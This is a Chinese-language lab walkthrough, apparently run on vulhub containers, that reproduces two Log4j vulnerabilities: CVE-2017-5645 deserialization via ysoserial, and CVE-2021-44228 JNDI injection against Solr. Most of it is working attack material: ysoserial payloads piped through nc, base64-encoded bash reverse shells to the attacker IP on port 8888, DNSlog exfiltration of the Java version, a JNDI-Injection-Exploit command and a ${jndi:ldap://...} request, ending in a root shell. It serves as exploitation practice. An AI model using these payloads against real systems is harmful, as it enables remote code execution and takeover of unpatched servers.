Log4j(CVE-2017-5645)

> 反序列化漏洞

环境搭建

```
[root@localhost CVE-2017-5645]# docker-compose up -d
WARN[0000] /root/vulhub/log4j/CVE-2017-5645/docker-compose.yml: `version` is obsolete
[+] Running 8/8
 ✓ log4j Pulled
   ✓ 2a72cbf407d6 Pull complete
   ✓ 35b826b31940 Pull complete
   ✓ cb043c2d1520 Pull complete
   ✓ 0b9d9a7482db Pull complete
   ✓ 0f72e4c44d5e Pull complete
   ✓ cc097d790b50 Pull complete
   ✓ eef4e286b124 Pull complete
[+] Running 2/2
 ✓ Network cve-2017-5645_default    Created
 ✓ Container cve-2017-5645-log4j-1  Started
[root@localhost CVE-2017-5645]#
```

- 靶机：`192.168.2.254:4712`
- 攻击机：`192.168.2.13`
- jdk 1.8
- 扫描确定端口是否正常开启，否则白忙活

```
开放端口
2024/10/22 1:12:07    开始扫描...
192.168.2.254:22
192.168.2.254:80
192.168.2.254:4712
192.168.2.254:41814
2024/10/22 1:12:15    扫描结束...
备注：
1、超时越大结果越准确(建议2-6秒)
2、缓冲区越大越快，丢包越多，越小越慢，结果越准
3、根据双方的网络情况自行设置，建议1000-10000之间)
```


- 下载 `Ysoserial.jar`
- https://www.123pan.com/s/H4C6Vv-MGBjh.html 提取码:GGBD

漏洞复现

- ysoserial生成paylaod发送

```
java -jar ysoserial.jar CommonsCollections5 "touch /tmp/success" | nc
192.168.2.254 4712
```

```
┌──(root㉿kali)-[~]
└─# java -jar ysoserial.jar CommonsCollections5 "touch /tmp/success" | nc 192.168.2.254 4712
```




- 这里不知道是什么原因，虽然没有成功创建处success，但是创建了一个 `1` 的文件时间是对的上的，说明存在远程命令执行
- 那么开始尝试反弹shell

```
#在线编码
http://www.hiencode.com/base64.html
#对反弹shell进行编码
sh -i >& /dev/tcp/192.168.2.13/8888 0>&1
#得到
c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==
#写命令
bash -c "{echo,c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}" | nc 192.168.117.130 4712
```


- 开启监听

```
nc -lvvp 8888
```




- 执行命令

```
bash -c "{echo,c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}" | nc 192.168.117.130 4712
```



- 反弹成功



漏洞原理

- 概念：`Apache log4j`是一个用于java的`日志记录库`，支持启动远程日志服务
- 原理：以tcp为例，传入的`inputsstream`，没有`过滤`被包装为`ObjectInputStream`，传给`logEvents`后执行了`readObject()`进行反序列化

Log4j(CVE-2021-44228)

> 远程命令执行

环境搭建

```
[root@localhost CVE-2021-44228]# docker-compose up -d
WARN[0000] /root/vulhub/log4j/CVE-2021-44228/docker-compose.yml: `version` is obsolete
[+] Running 1/0
 ✓ Container cve-2021-44228-solr-1  Running
[root@localhost CVE-2021-44228]#
```

- 靶机：`192.168.2.254`
- 攻击机：`192.168.2.14`
- 需要用到`DNSlog`数据外带
- 访问：`http://192.168.2.254:8983/admin/cores?action=1`->这里为什么要访问这个目录呢?
- 原因：根据官方文档

漏洞验证

异步调用

由于某些集合 API 调用可能是长时间运行的任务（例如 SPLITSHARD），因此您可以选择异步运行这些调用。 指定后，您可以进行异步调用，可以随时使用 REQUESTSTATUS 调用请求其状态。 提供的 ID 可以是任何字符串，只要其中没有 即可。 `async=<request-id> /`

截至目前，REQUESTSTATUS 不会自动清理跟踪数据结构，这意味着除非手动清除，否则已完成或失败的任务的状态将存储在 ZooKeeper 中。 DELETESTATUS 可用于清除存储的状态。 但是，集群中存储的异步调用响应数量限制为 10,000 个。


异步请求示例

输入

V1 API | V2 API

```
http://localhost:8983/solr/admin/collections?action=SPLITSHARD&collection=collection1&shard=s
```

- 我们传参数看看有什么效果



开始攻击

Get SubDomain | Refresh Record

ri708t.dnslog.cn

DNS Query Record	IP Address	Created Time
1.8.0_102.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:09
_.8.0_102.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:09
_.0_102.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:09
_.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:08

```
# 是利用JNDI发送DNS请求的Payload，我们将其作为管理员接口的action参数值发送如下数据包：
?action=${jndi:ldap://${sys:java.version}.ri708t.dnslog.cn}
```

- DNS有数据被带出来说明存在 命令执行漏洞
- 下载工具,准备攻击


```
wget https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
```

```
┌──(root㉿kali)-[/home/tomato/桌面]
└─# wget https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
--2024-10-22 09:52:34--  https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
正在解析主机 github.com (github.com)... 20.205.243.166
正在连接 github.com (github.com)|20.205.243.166|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 302 Found
位置：https://objects.githubusercontent.com/github-production-release-asset-2e65be/214062806/cb96e400-04a5-11ea-8ebf-342ff7d4f408?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241022%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241022T015235Z&X-Amz-Expires=300&X-Amz-Signature=013160fbaaf8133e76db50580657e42b6a803d4519aaa155b526a46106155bbc&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DJNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar&response-content-type=application%2Foctet-stream [跟随至新的 URL]
--2024-10-22 09:52:35--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/214062806/cb96e400-04a5-11ea-8ebf-342ff7d4f408?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241022%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241022T015235Z&X-Amz-Expires=300&X-Amz-Signature=013160fbaaf8133e76db50580657e42b6a803d4519aaa155b526a46106155bbc&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DJNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar&response-content-type=application%2Foctet-stream
正在解析主机 objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133
正在连接 objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：10357468 (9.9M) [application/octet-stream]
正在保存至："JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar"

JNDI-Injection-Exploit-1 100%[==============================>]   9.88M  4.09MB/s  用时 2.4s

2024-10-22 09:52:39 (4.09 MB/s) - 已保存 "JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar" [10357468/10357468])
```

```
# 反弹shell
bash -i >& /dev/tcp/192.168.2.14/8888 0>&1
# base64编码
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTQvODg4OCAwPiYx
# 工具调用
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTQvODg4OCAwPiYx}|{base64,-d}|{bash,-i}" -A 192.168.2.14
```




- 与此同时再打开一个终端，监听 `8888` 端口

```
nc -lvnp 8888
```

- 将 `ldap://192.168.2.14:1389/2w5fqu` 复制过来

```
http://192.168.2.254:8983/solr/admin/cores?action=${jndi:ldap://192.168.2.14:1389/2w5fqu}
```



- 成功反弹

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.254] 33846
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@f1ad65779178:/opt/solr/server# ls
ls
README.txt
contexts
etc
lib
logs
modules
resources
scripts
solr
solr-webapp
start.jar
root@f1ad65779178:/opt/solr/server# whoami
whoami
root
```

原理

- 当用户输入信息时，应用程序中的log4j2组件会将信息记录到日志中，假如日志中存在语句 `{jnid:rmi://xxxx.dnslog.cn/bug}` ，log4j就会去解析信息
- 通过 `jnid` 的 `lookup()` 方法去解析该url，解析到 `rmi` 就回去rmi中找一个叫bug的资源，找不到就会去http服务中找
- 在http服务中找到shell之后，会将资源信息返回给应用程序的log4j组件，而log4j组件就会下载下来，发现bug是个 `.class` 文件，就会执行里面的代码，攻击者可以通过shell实现任意命令执行